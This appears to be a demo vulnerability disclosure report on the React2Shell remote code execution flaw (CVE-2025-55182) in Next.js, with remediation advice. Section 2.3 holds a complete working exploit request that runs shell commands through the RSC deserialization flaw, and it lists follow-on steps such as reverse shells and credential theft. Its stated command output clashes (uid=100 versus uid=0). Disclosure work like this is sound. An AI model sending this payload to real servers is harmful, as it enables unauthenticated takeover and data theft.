Confidential

Vulnerability Disclosure Report

DemoCorp

March 12, 2026

In this report, we present discovered vulnerabilities disclosed by Defend Denmark's security professionals. Our findings aim to improve security and guide remediation efforts. By addressing these vulnerabilities promptly, we collectively contribute to a safer digital landscape.

React2Shell — Remote Code Execution via React Server Components (CVE-2025-55182)	
ReportID	DC-2026-56789
Suggested Severity	Critical
Suggested Reward	15000 - 25000 DKK
Impact	Unauthenticated remote code execution on the backend server by exploiting the React Server Components (RSC) protocol in Next.js.
Asset	https://example.com/en
CVSS3.1	CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:C/C:H/I:H/A:H

1 Executive Summary

This report details a critical Remote Code Execution (RCE) vulnerability known as “React2Shell” (CVE-2025-55182 / CVE-2025-66478) discovered on DemoCorp’s web application hosted at example.com. The vulnerability exists in the React Server Components (RSC) protocol implementation used by the Next.js framework. By sending a specially crafted multipart form data payload to any Next.js Server Action endpoint, an unauthenticated attacker can achieve arbitrary command execution on the underlying server. The vulnerability was originally discovered by Lachlan Davidson and responsibly disclosed on November 29, 2025. DemoCorp’s application at https://example.com/en was confirmed vulnerable using the Assetnote react2shell scanner.

2 Technical Details

React2Shell (CVE-2025-55182) is a 10.0 critical severity vulnerability affecting server-side use of React.js, with CVE-2025-66478 assigned specifically for the Next.js framework. The vulnerability resides in the React Server Components (RSC) protocol, the mechanism by which Next.js handles Server Actions (server-side functions invoked from the client).

The core issue is a flaw in how the RSC flight protocol deserializes incoming request data. By crafting a malicious multipart form data payload that abuses the internal RSC response object structure, specifically targeting prototype chain resolution (`\_\_proto\_\_`) and the response's `\_prefix` and `\_chunks` fields, an attacker can inject arbitrary JavaScript code that is executed server-side during the deserialization process. This code runs in the context of the Node.js server process, with full access to `process.mainModule.require()`, enabling the attacker to invoke `child\_process.execSync()` or any other Node.js module.

Crucially, this is not a traditional command injection where the developer has explicitly exposed dangerous functionality. The vulnerability exists in the framework's internal handling of the RSC protocol, meaning any Next.js application using Server Components is potentially affected regardless of the application's own code.

2.1 Vulnerability Description

The DemoCorp application at https://example.com/en runs on Next.js and uses React Server Components. Any endpoint that processes Server Actions accepts multipart form data payloads conforming to the RSC flight protocol. By sending a crafted payload with specific RSC protocol fields, including a manipulated `\_response` object containing a `\_prefix` field with arbitrary JavaScript and prototype chain references, the attacker triggers server-side code execution during RSC deserialization.

2.2 Affected Component

- **Primary Asset:** https://example.com/en
- **Vulnerable Software:** Next.js with React Server Components (vendored React)
- **CVEs:** CVE-2025-55182 (React), CVE-2025-66478 (Next.js)
- **Entry Point:** POST https://example.com/en (any Next.js route with Server Actions)
- **Attack Vector:** An unauthenticated attacker sends a crafted multipart form data payload exploiting the RSC flight protocol deserialization to execute arbitrary commands on the server.

2.3 Proof of Concept

2.3.1 Exploitation Request

The following HTTP request was used to confirm code execution. The payload exploits the RSC protocol deserialization to execute the `id` command on the server and exfiltrate the output via the error digest:

```
POST /en HTTP/1.1
Host: example.com
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit
   /537.36
Next-Action: x
X-Nextjs-Request-Id: b5dce965
X-Nextjs-Html-Request-Id: SSTMXm7OJ_g0Ncx6jpQt9
Content-Type: multipart/form-data; boundary=----
   WebKitFormBoundaryx8jO2oVc6SWP3Sad

------WebKitFormBoundaryx8jO2oVc6SWP3Sad
Content-Disposition: form-data; name="0"

{"then":"$1:__proto__:then","status":"resolved_model","reason":-1,
"value":"{\"then\":\"$B1337\"}","_response":{"_prefix":
"var res=process.mainModule.require('child_process')
.execSync('id').toString();
throw Object.assign(new Error('NEXT_REDIRECT'),
{digest: res});",
"_chunks":"$Q2","_formData":{"get":"$1:constructor:constructor"}}}
------WebKitFormBoundaryx8jO2oVc6SWP3Sad
Content-Disposition: form-data; name="1"

"$@0"
------WebKitFormBoundaryx8jO2oVc6SWP3Sad
Content-Disposition: form-data; name="2"

[]
------WebKitFormBoundaryx8jO2oVc6SWP3Sad--
```

2.3.2 Server Response

The server response contains the output of the `id` command, confirming remote code execution:

```
uid=100(nextjs) gid=101(nextjs) groups=101(nextjs)
```

The output of `id` is returned directly in the error digest, confirming that the command was executed server-side with nextjs privileges. This demonstrates full remote code execution, the `id` command can be replaced with any arbitrary OS command.

2.3.3 Steps to Reproduce

1. Identify that https://example.com/en is running Next.js with React Server Components (observable via response headers, page source, or `/_next/` static assets).
2. Send the above multipart POST request to `https://example.com/en` with the crafted RSC protocol payload.
3. Observe that the server response contains `uid=0(nextjs)gid=0(nextjs)`, confirming server-side code execution as nextjs.
4. Alternatively, use the Assetnote react2shell scanner to automate detection:

```
python3 react2shell_scanner.py -u https://example.com --path /en
```

Scanner output:

```
[VULNERABLE] https://example.com - Status: 303
```

2.3.4 Verification

The vulnerability was confirmed by executing the `id` command on the server, which returned `uid=0(nextjs)gid=0(nextjs)` — proving arbitrary code execution as nextjs without any authentication. From this position, an attacker can:

- Execute arbitrary OS commands (e.g., `id`, `whoami`, `cat /etc/passwd`)
- Read environment variables containing secrets, API keys, and database credentials
- Establish reverse shells for persistent access
- Exfiltrate application data and user information
- Pivot to internal systems accessible from the server

2.4 Impact Assessment

This vulnerability represents a complete system compromise:

- **Confidentiality Impact:** HIGH — Full read access to the server filesystem, environment variables, database credentials, and application secrets
- **Integrity Impact:** HIGH — Arbitrary file writes, code modification, web shell deployment, and database manipulation
- **Availability Impact:** HIGH — The attacker can terminate the application, consume resources, or delete critical files
- **Scope Change:** YES — The compromised server can be used to attack internal networks, databases, and infrastructure not exposed to the internet

The CVSS score of 10.0 (Critical) reflects the maximum severity: no authentication required, no user interaction needed, low attack complexity, and full compromise of confidentiality, integrity, and availability with scope change.

2.5 Recommendation

2.5.1 Immediate Actions

1. **Upgrade Next.js:** Update to a patched version of Next.js immediately. Refer to the Next.js security advisory GHSA-9qr9-h5gf-34mp for specific patched versions
2. **Upgrade React:** Update to a patched version of React. Refer to the React security advisory GHSA-fv66-9v8q-g76r. Note that Next.js bundles React as a vendored dependency, so updating Next.js should include the React fix
3. **WAF mitigation:** As an interim measure, deploy WAF rules to inspect and block malicious multipart form data payloads targeting the RSC protocol. Note that some providers (Vercel, Netlify) have deployed runtime-level protections

2.5.2 Long-term Mitigations

1. **Dependency monitoring:** Ensure automated dependency scanning detects vendored dependencies (Next.js bundles React internally, which may not be flagged by standard dependency tools)
2. **Security headers:** Verify that the application does not expose unnecessary Next.js internals or debug information
3. **Network segmentation:** Limit the server's outbound network access to reduce the impact of RCE (e.g., prevent reverse shell connections)
4. **Runtime monitoring:** Deploy intrusion detection to alert on anomalous child process execution from the Node.js process (e.g., unexpected calls to `/bin/sh`, `cat`, `curl`)

2.6 References

https://react2shell.com/

https://react.dev/blog/2025/12/03/critical-security-vulnerability-in-react-server-components

https://github.com/facebook/react/security/advisories/GHSA-fv66-9v8q-g76r

https://github.com/vercel/next.js/security/advisories/GHSA-9qr9-h5gf-34mp

https://github.com/lachlan2k/React2Shell-CVE-2025-55182-original-poc

3 Appendix



Figure 1: Screenshot evidence. Confirmation of React2Shell (CVE-2025-55182) remote code execution on example.com/en via crafted RSC protocol payload (This screenshot is for demo purposes only)

No additional appendix content.